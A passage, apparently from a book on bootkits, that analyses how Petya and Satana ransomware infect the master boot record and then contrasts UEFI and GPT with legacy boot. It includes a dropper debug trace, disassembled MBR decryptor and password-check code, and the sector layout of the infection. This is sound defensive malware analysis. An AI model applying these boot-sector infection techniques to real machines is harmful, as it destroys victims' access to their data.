


Figure 13-7: Petya Ransom Message

The message informs the victim that their system has been compromised by Petya ransomware and that the hard disk is encrypted with a military grade encryption algorithm, providing instructions for unlocking the data. You can see the URLs that Petya generated at the first step of the infection process. The pages at these URLs contain further instructions for the victim. The malware also displays the ransom code the user needs to enter on the web page of the URL to get the password for decryption.

The malware generates the salsa20 key from the password entered on the ransom page and attempts to decrypt sector 55, used for the key verification. If the password is correct the decryption of the sector 55 results in a buffer filled with 0x37 bytes. In this case, the ransomware accepts the password, decrypts the MFTs, and restores the original MBR. If the password is incorrect, the malware shows the message *"Incorrect key! Please try again"*.

Some Final Thoughts on Petya

This concludes our discussion of the Petya infection process, and here we provide notes on a few of interesting aspects of its approach.

Firstly, unlike other ransomware that encrypts user files, Petya works with the hard drive in low-level mode, reading and writing raw data, and so requires administrator privileges. However, it doesn't exploit any Local Privilege Escalation (LPE) vulnerabilities but instead relies on manifest information embedded in the malware, as discussed earlier in this chapter. Thus, if a user chose not to grant the application administrator privileges the malware couldn't open the handle for the hard drive device and so couldn't do any harm. In that case `CreateFile` routines that Petya used to obtain the handle for the hard drive would return `INVALID_HANDLE` value, resulting in an error.

To circumvent this limitation Petya was often distributed with another ransomware: Micha. Micha is an ordinary ransomware that encrypts user files rather than the hard drive and doesn't require administrator access rights to the system. If Petya failed to get administrator privileges the malicious dropper executed Micha instead. Discussions on Micha are out of the scope of the chapter.

Secondly, as already discussed, rather than encrypting contents of the files on the hard drive, Petya encrypts the metadata stored in the MFT so that the file system isn't able to get information on the location and attributes of files, so even though contents of the files aren't encrypted the victims still cannot access their files. This means the contents of the files may potentially be recovered using data recovery tools and methods. Such tools are frequently used in forensic analysis to recover information from corrupted images.

Finally, as you may already have gleaned, Petya is quite a complex piece of malware written by skilled developers. The functionality implemented in the malware implies deep understanding of file systems and boot loaders. This malware marks another step in ransomware evolution.

Analysis of the Satana Ransomware

Now, let us take a look at another example of ransomware that targets the boot process: Satana. Where Petya only infects the hard drive's MBR Satana also encrypts the victim's files.

Moreover, based on analysis of the malware presented in this section, we can conclude that the MBR isn't its main infection vector. We will demonstrate that the malicious bootloader written in place of the original MBR contains flaws in the code and was likely under development at the time of distribution.

In this section we'll focus only on the MBR infection functionality, since user-mode file encryption functionality is out of scope of the chapter.

The Satana Dropper

Let's start with the Satana dropper. Once unpacked in memory, the malware copies itself into a file with a random name in the `TEMP` directory and executes the file. Satana requires administrator privileges to infect the MBR and, like Petya, doesn't exploit any LPE vulnerabilities to gain elevated privileges. Instead, it checks the privilege level of its process using the `setupapi!IsUserAdmin` API routine, which checks whether the security token of the current process is a member of the administrator group. If the dropper doesn't have the privileges to infect the system, it executes the copy in the TEMP folder and attempts to execute the malware under administrator account by using the `ShellExecute` API routine with a `runas` parameter, which displays a request to grant the application administrator privileges to the victim. If the user chooses option `No` the malware will call `ShellExecute` with the same parameters over and over again until users choses `Yes` or kills the malicious process.

Infecting the MBR

Once Satana gains administrator privileges it proceeds with infecting the hard drive. Throughout the infection process the malware extracts several components from the dropper's image and writes them to the hard drive. Figure 13-8 shows the layout of the first sectors of the hard drive affected by Satana. In this section we'll describe each element of the MBR infection in detail. Throughout we'll assume that sector indexing starts with 0.




Figure 13-8: Layout of the hard drive with Satana infection

To access the hard drive in low-level mode the malware uses the same API as Petya: `CreatFile, DeviceIoControl, WriteFile, SetFilePointer`. To open a handle to a file representing the hard drive Satana uses the `CreateFile` routine with the string `'\\.\PhysicalDrive0'` as a `FileName` argument. Then the dropper executes the `DeviceIoControl` routine with a `IOCTL_DISK_GET_DRIVE_GEOMETRY` parameter to get the hard drive parameters, like the total number of sectors and sector size in bytes.

Note: The method of using `\\.\PhysicalDrive0` to obtain a handle to the hard drive isn't 100% reliable way, as it relies on the assumption that the bootable hard drive is always at index 0. Though this is the case for most systems, it is not guaranteed. In this regard, Petya is more careful, as it determines the index of the current hard drive dynamically at infection time, while Satana uses a hardcoded value.

Before proceeding with the infection of the MBR, Satana ensures there is enough free space to store the malicious bootloader components on the hard drive between the MBR and the very first partition by enumerating the partitions and locating the very first partition and its starting sector. If there are fewer than 15 sectors between the MBR and the very first partition, Satana quits the infection process and continues with encrypting user files. Otherwise, it attempts to infect the MBR.

Infecting the MBR

First, Satana is supposed to write a buffer with user font information in sectors starting at sector 7 ❶. The buffer can take up to 8 sectors of the hard drive. The information written to these sectors is intended to be used by the malicious bootloader to display the ransom message in a language other than the default one i.e. English. However, we haven't seen it to be used in Satana samples we analyzed. The malware didn't write anything at sector 7 and therefore used the default English language to display the ransom message.

Satana writes the ransom message to display to the user at boot time in sectors 2 to 5 ❷, written in plain text without encryption.

Then the malware reads the original MBR from the very first sector and encrypts it by XORing with a 512-byte key, generated at the stage of infection using a pseudo-random number generator. Satana fills a buffer of 512 bytes with random data and XORs every byte of the MBR with the corresponding byte in the key buffer. Once the MBR is encrypted, the malware stores the encryption key in sector 6 ❸ and the encrypted original MBR in sector 1 ❹ of the hard drive.

Finally, the malware writes the malicious MBR to the very first sector of the hard drive ❺. Before overwriting the MBR, Satana encrypts the infected MBR by XOR-ing it with a randomly generated byte value and writes the key at the end of the infected MBR, so that the malicious MBR code can use this key to decrypt itself at system bootup.

This step completes the MBR infection process and Satana continues with user files encryption. To trigger the execution of the malicious MBR Satana reboots the computer shortly after finishing encrypting the user files.

Dropper Debug Information

Before continuing with analysis of the malicious MBR code, we'd like to mention a particularly interesting aspect of the dropper. The samples of Satana we analyzed contained a lot of verbose debug information that documents the code implemented in the dropper, similar to findings from the Carberp trojan we discussed in Chapter 13.

This presence of debug information in the dropper reinforces the notion that Satana was in development when we were analyzing it. Satana uses the `OutputDebugString` API to output debugging messages, which you can see in the debugger or by using other tools that intercept debug output. Listing 13-9 shows an excerpt from the malware's debug trace intercepted with the `DebugMonitor` tool.

```
00000042 ❶  27.19946671 [2760] Engine: Try to open drive \\.\PHYSICALDRIVE0
00000043    27.19972229 [2760] Engine: \\.\PHYSICALDRIVE0 opened
00000044 ❷  27.21799088 [2760] Total sectors:83875365
00000045    27.21813583 [2760] SectorSize: 512
00000046    27.21813583 [2760] ZeroSecNum:15
00000047    27.21813583 [2760] FirstZero:2
00000048    27.21813583 [2760] LastZero:15
00000049 ❹  27.21823502 [2760] XOR key=0x91
00000050    27.21839333 [2760] Message len: 1719
00000051 ❸  27.21941948 [2760] Message written to Disk
00000052    27.22294235 [2760] Try write MBR to Disk: 0
00000053 ❺  27.22335243 [2760] Random sector written
00000054    27.22373199 [2760] DAY: 2
00000055 ❻  27.22402954 [2760] MBR written to Disk# 0
```

Listing 13-9: An Example of Debug Output of Satana Dropper

From the debug output we can see that the malware tries to access `'\\.\PhysicalDrive0'` ❶ to read and write sectors from and to the hard drive. At ❷ Satana obtains the parameters of the hard drive: size and total number of sectors. At ❸ it writes the ransom message on the hard drive, then generates a key to encrypt the infected MBR ❹ and stores the encryption key

❺ ☐ ☐then overwrites the MBR with the infected code ❻. These messages reveal the functionality of the malware without having to go through hours reverse engineer work.

The Satana Malicious MBR

Satana's malicious bootloader is relatively small and simple compared to Petya. The malicious code is contained in a single sector and implements the functionality for displaying the ransom message.

Once the system boots the malicious MBR code decrypts itself by reading the decryption key from the end of the MBR sectors and XORing the encrypted MBR code with the key. Listing 13-10 shows the malicious MBR decryptor code.

```
seg000:0000     pushad
seg000:0002     cld
seg000:0003 ❶   mov     si, 7C00h
seg000:0006     mov     di, 600h
seg000:0009     mov     cx, 200h
seg000:000C ❹   rep movsb
seg000:000E     mov     bx, 7C2Ch
seg000:0011     sub     bx, 7C00h
seg000:0015     add     bx, 600h
seg000:0019     mov     cx, bx
seg000:001B decr_loop:
seg000:001B     mov     al, [bx]
seg000:001D ❷   xor     al, byte ptr ds:xor_key
seg000:0021     mov     [bx], al
seg000:0023     inc     bx
seg000:0024     cmp     bx, 7FBh
seg000:0028     jnz     short loc_1B
seg000:002A ❸   jmp     cx
```

Listing 13-10: Satana Malicious MBR decryptor

First the decryptor initializes `si, di` and `cx` registers ❶ to copy the encrypted MBR code to another memory location, and then decrypts the copied code by XORing it with the byte value ❷. Once the decryption is done, the instruction at `cx` ❸ transfers the execution flow to the decrypted code.

If you look closely at the line copying the encrypted MBR code to another memory location, you may spot a bug: The copying is done by the `rep movsb` ❹ instruction, which copies the number of bytes specified by the `cx` register from the source buffer—whose address is stored in

`ds:si`—to the destination buffer—whose address is specified in the `es:di` registers. However, the segment registers `ds` and `es` aren't initialized in the MBR code. Instead, the malware assumes that the `ds` (data segment) register has exactly the same values as `cs` (code segment) register, i.e. that `ds:si` should be translated to `cs:7c00h` which corresponds to address of the MBR in memory. However, this isn't always true, the ds register may contain a different value, in which case the malware will attempt to copy the wrong bytes from the memory at the `ds:si` address, completely different to the location of the MBR. To fix the bug, the `ds` and `es` registers need to be initialized with the value of the `cs` register, 0x0000 (since the MBR is loaded at address `0000:7c00h`, thus, register `cs` contains 0x0000).

The functionality of the decrypted code is quite straight forward: the malware reads the ransom message from sectors 2 to 5 into a memory buffer, and if there is a font written to sectors 7 to 15, Satana loads it using the `int 10h` service. The malware then displays the ransom message using the same `int 10h` service and reads input from the keyboard. Satana's ransom message is shown in Figure 13-9.




Figure 13-9: Satana Ransom Message

At the bottom, the message prompts the user to enter the password to unlock the MBR. There's a trick, though: the malware doesn't actually unlock the MBR upon entry of the

password—as we can see in the password verification routine presented in Listing 13-11, the malware doesn't restore the original MBR.

```
seg000:01C2 ❶  mov     si, 2800h
seg000:01C5    mov     cx, 8
seg000:01C8    call    compute_checksum
seg000:01CB    add     al, ah
seg000:01CD ❷  cmp     al, ds:2900h
seg000:01D1 infinit_loop:
seg000:01D1 ❸  jmp     short infinit_loop
```

Listing 13-11: Satana Password Verification Routine

The routine computes a checksum of the 8-byte string stored at address `ds:2800h` ❶ and compares it with the value at address `ds:2900h` ❷. Then the code loops infinitely ❸, meaning the execution flow doesn't go any further from this point, even though the malicious MBR contains code for decrypting the original MBR and restoring it at the very first sector. The victim who payed ransom to unlock their system isn't able to do so without system recovery software. This is a vivid reminder that victims of ransomware shouldn't pay the ransom, as no one can guarantee that they'll retrieve their data.

Satana Final Thoughts

Satana is an example of a ransomware program still catching up with modern ransomware trends. The flaws observed in the implementation details and abundance of the debugging information suggest that the malware was in development when we saw it in-the-wild.

Compared to Petya, Satana lacks sophistication. Despite the fact that it never restores the original MBR, its MBR infection approach isn't as damaging as Petya's. The only boot component affected by Satana is the MBR, making it possible to restore access to the system by repairing the MBR using the Windows installation DVD, which can recover information on the partitions in the systems and rebuild a new MBR with a valid partition table.

Access to the system may also be restored by reading the encrypted MBR from the sector 1 of the MBR and XORing it with the encryption key stored in sector 6. This retrieves the original MBR, which should be written to the very first sector to restore access to the system.

Conclusion

This chapter displays some of the major evolutions in modern ransomware. Attacks on both home users and organizations constitute a modern trend in the malware evolution, one which the

antivirus industry has had to struggle to catch up with after the outbreak of Trojans encrypting contents of user files in 2012.

Although this new trend in ransomware is gaining in popularity, developing bootkit components requires different skills and knowledge than developing trojans for encrypting user files. The flaws in Satana's bootloader component are a clear example of this gulf of skills.

As we've seen with other malware, this arms race between malware and security software development has forced ransomware to evolve and adopt bootkit infection techniques to stay under the radar. As more and more ransomware has begun to appear, many security practices have become routine, such as backing-up data—one of the best protection methods against a wide variety of threats, especially ransomware.

UEFI Boot vs. the MBR/VBR Boot Process

As we've seen already, the development of bootkits necessarily follows the evolution of the boot process. When Secure Boot was introduced in Windows 8, bookits' began to primarily target the VBR in the boot process in order to bypass it. The next step in boot process engineering---and thus also the boot infection arena---is the UEFI.

Interestingly, support for Secure Boot began in Window 8, but support for UEFI versions of BIOS started in Windows 7. All x86 versions of Microsoft operating systems, including the latest versions, still primarily support only the MBR-based legacy boot; UEFI BIOS is only supported with legacy boot in the compatible (CSM) mode. Nevertheless, UEFI is likely the next arena in which bootkit evolution will occur.

The modern UEFI is very different from legacy approaches. The legacy BIOS developed alongside the first PC-compatible computer firmware and in its early days, was a simple piece of code for the initial setup of the PC hardware, preparing it to boot any other software. But the growing complexity of hardware meant more complex firmware code too; the UEFI standard was developed to uniformly address this complexity. Nowadays, almost all modern computer systems must deal with UEFI firmware; the legacy BIOS process is increasingly relegated to simpler embedded systems. In this chapter, the authors focus on the specifics of the UEFI of boot process contrasted with the legacy boot MBR/VBR infection approaches. We will use the VBR-targeting Gapz bootkit, arguably the most complex bootkit known to date, for this comparison.

The Unified Extensible Firmware Interface

UEFI is a specification that defines a software interface between an operating system and the firmware. It was originally developed by Intel to replace the legacy BIOS boot software. These days, UEFI firmware dominates in the PC market with Intel CPU's, and ARM vendors have also moved towards UEFI-based firmware. For compatibility reasons, some UEFI-based firmware contains a Compatibility Support Module (CSM) that emulates legacy BIOS, to support the legacy BIOS boot for previous generations of operating systems; however Secure Boot is not supported under CSM. All information regarding UEFI specifications is publically available on http://www.uefi.org/specifications.

The UEFI firmware resembles a mini operating system that even has its own network stack. It's made up of a few millions lines of code mostly in C with some assembly language mixed in

for platform-specific parts. The UEFI firmware is thus much more complex and provides more functionality than its legacy BIOS precursors. Its core parts are also open-source, unlike the legacy BIOS; this, together with code leaks such as the AMI source code leak of 2013, opens more possibilities for external vulnerability researchers. Indeed, a wealth of information about UEFI vulnerabilities and attack vectors has been released over the years, some of which we will cover in Chapter 18 “UEFI Firmware Vulnerabilities”.

Differences Between the Legacy BIOS and UEFI Boot Processes

The main differences in UEFI’s boot process derive from the aim pf supporting Secure Boot. We’ve mentioned Secure Boot a few times already in this book, and now we’ll look at it more closely as we examine the UEFI process.

Let’s first recall the examples of malicious OS boot modifications we’ve looked at so far in this book and the bootkits that inflict them:

MBR boot code modification (TDL4)

MBR partition table modification (Olmasco)

VBR BIOS parameter block (Gapz)

IPL bootstrap code modification (Rovnix)

BIOS code modification (Mebromi)

UEFI bootloaders modification (Dreamboot)

UEFI firmware vulnerabilities and patching (Hacking Team UEFI rootkit, PoC code)

From this, we can see that the evolution of the techniques for infecting the boot process all depends on violating the integrity of the next stage that’s loaded. UEFI was meant to change that.

The Boot Process Flow

The task of the MBR-based legacy BIOS was seen as merely transferring control to each succeeding stage of the boot code, from boot code to MBR to VBR, and finally to bootmgr and winload; the rest was beyond its responsibility.

The boot process in UEFI is substantially different.: The MBR and VBR don’t exist and instead UEFI’s own single piece of boot code takes on the responsibility of loading the bootmgr.

UEFI also supports a different kind of partition table to those used in the legacy BIOS. Recall that a partition is a contiguous space of storage on a physical or logical disk that functions as though it were a physically separate disk. Partitions are visible to the system firmware and the installed operating systems, and access to a partition is controlled by the system firmware and the operating system that is currently active.

The latest versions of Windows support both MBR and GUID Partition Table (GPT) styles. GPT's differ from MBR partition tables in that each GPT partition has a unique identification GUID (36-character Unicode name), whereas MBR disks support only four primary or extended partition slots (with multiple logical partitions in an extended partition, if needed). Overall, MBR partitioning rules were complex and poorly specified; GPT allows larger partition sizes and has a flat table structure.

This GPT partitioning scheme is used to describe the layout of the hard drive. The UEFI bootloader is loaded from a special dedicated partition, referred to as the EFI System Partition, formatted using the FAT32 file system (although FAT12 and FAT16 are also possible). The path to this bootloader is specified in a dedicated non-volatile random access memory (NVRAM) variable, also known as a UEFI variable. This is a small memory storage module, located on PC motherboards, used to store the BIOS and operating system configuration settings.

For Microsoft Windows the path to the bootloader on a UEFI system looks like this: *\EFI\Microsoft\Boot\bootmgfw.efi*. The purpose of this module is to locate the operating system kernel loader, `winload.efi` for modern Windows versions with UEFI support, and transfer control to it. The functionality of `winload.efi` is essentially the same as that of `winload.exe`: to load and initialize the operating system kernel image.

Figure 14-1 shows the boot process flow for legacy BIOS versus UEFI-based, skipping those MBR and VBR steps.




Figure 14-1: The difference in boot flow between legacy BIOS and UEFI systems

Figure 14-1 shows that UEFI-based systems actually do much more in firmware before transferring control to the operating system boot loader. There are no intermediate stages like the MBR/VBR bootstrap code; the boot process is fully controlled by UEFI firmware alone, whereas the BIOS firmware only took care of platform initialization, letting the operating system loaders (bootmgr/winload) do the rest.

Other Differences

Another huge change in UEFI is that almost from the beginning of the execution all code runs in protected mode, which only allows execution of 32 or 64-bit code. Most of the UEFI firmware, is in C/C++, with only a small part of it written in assembly, which makes for better code quality compared with assembly implementations of legacy BIOSes.

Further differences between legacy BIOS and UEFI firmware are presented in Table 14-1.

Table 14-1: Comparison of legacy BIOS and UEFI firmware

	Legacy BIOS	UEFI firmware

Architecture	Unspecified firmware development process. All BIOS vendors independently support their own code base	Unified specification for firmware development and Intel reference code (EDKI/EDKII)
Implementation	Assembly Language	C/C++
Memory Model	16-bit Real-Mode	32/64-bit Protected-Mode
Bootstrap Code	MBR and VBR	none (firmware controls the boot process)
Partition Scheme	MBR partition table	GUID partition table (GPT)
Disk IO	System Interrupts	UEFI Services
Boot Loaders	bootmgr and winload	bootmgrfw.efi and `winload.efi`
OS Interaction	BIOS Interrupts	UEFI Services

Before we go into the details of the UEFI boot process and its operating system boot loader, we'll take a close look at the GPT partition scheme specifics.

GUID Partition Table Specifics

If you look at a primary Windows hard drive formatted with a GUID partition table in a hex editor, you'll find no MBR or VBR boot code in the first two sectors (1 sector = 512 byte). The space that in a legacy BIOS would contain such code is almost entirely zeroed out. Instead, at the beginning of the second sector you can see an `EFI PART` signature at offset 0x200 (Figure 14-2), just after the familiar `55 AA` end-of-MBR tag. This is the EFI Partition Table Signature of the of GPT header, which identifies it as such.


